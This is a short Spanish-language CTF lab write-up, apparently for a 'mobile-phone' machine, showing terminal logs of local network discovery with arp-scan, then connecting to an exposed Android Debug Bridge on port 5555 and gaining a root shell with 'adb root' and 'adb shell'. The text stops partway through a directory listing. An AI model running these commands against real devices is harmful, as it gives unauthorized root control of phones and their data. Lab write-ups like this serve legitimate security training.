

Hacking Android, maquinita fácil, atacando desde l el puerto 5555



```
┌──(silver㉿lobo)-[~/Documentos/thehackerslabs/mobile-phone/nmap]
└─$ sudo arp-scan -I wlan0 --localnet | batcat -l java

       STDIN

       Interface: wlan0, type: EN10MB, MAC: c0:b5:d7:cd:36:b1, IPv4: 192.168.1.50
       Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
       192.168.1.1 bc:14:01:00:00:80   Hitron Technologies. Inc
       192.168.1.99    26:91:60:a3:b2:fd   (Unknown: locally administered)
       192.168.1.102   42:25:d5:36:e1:13   (Unknown: locally administered)
       192.168.1.146   24:e8:53:59:1b:90   LG Innotek
       192.168.1.175   10:78:d2:1d:27:44   Elitegroup Computer Systems Co.,Ltd.
       192.168.1.200   08:00:27:70:96:5a   PCS Systemtechnik GmbH
       192.168.1.199   2c:3b:70:dd:bc:8b   AzureWave Technology Inc.
       192.168.1.254   20:6a:94:ba:ce:b2   Hitron Technologies. Inc

       8 packets received by filter, 0 packets dropped by kernel
       Ending arp-scan 1.10.0: 256 hosts scanned in 2.046 seconds (125.12 hosts/sec). 8 responded

┌──(silver㉿lobo)-[~/Documentos/thehackerslabs/mobile-phone/nmap]
└─$ ping -c 3 192.168.1.200
PING 192.168.1.200 (192.168.1.200) 56(84) bytes of data.
64 bytes from 192.168.1.200: icmp_seq=1 ttl=64 time=6.75 ms
64 bytes from 192.168.1.200: icmp_seq=2 ttl=64 time=3.27 ms
64 bytes from 192.168.1.200: icmp_seq=3 ttl=64 time=3.34 ms

--- 192.168.1.200 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 3.274/4.457/6.754/1.624 ms
```



```
┌──(silver㉿lobo)-[~/Documentos/thehackerslabs/mobile-phone/nmap]
└─$ adb connect 192.168.1.200
* daemon not running; starting now at tcp:5037
* daemon started successfully
connected to 192.168.1.200:5555

┌──(silver㉿lobo)-[~/Documentos/thehackerslabs/mobile-phone/nmap]
└─$ adb root
restarting adbd as root

┌──(silver㉿lobo)-[~/Documentos/thehackerslabs/mobile-phone/nmap]
└─$ sudo su
┌──(root㉿lobo)-[/home/…/Documentos/thehackerslabs/mobile-phone/nmap]
└─# adb connect 192.168.1.200
already connected to 192.168.1.200:5555

┌──(root㉿lobo)-[/home/…/Documentos/thehackerslabs/mobile-phone/nmap]
└─# adb root
adbd is already running as root

┌──(root㉿lobo)-[/home/…/Documentos/thehackerslabs/mobile-phone/nmap]
└─# adb shell
root@x86_64:/ # whoami
root
root@x86_64:/ # cd /root
/system/bin/sh: cd: /root: No such file or directory
2|root@x86_64:/ # ls
acct
cache
charger
config
```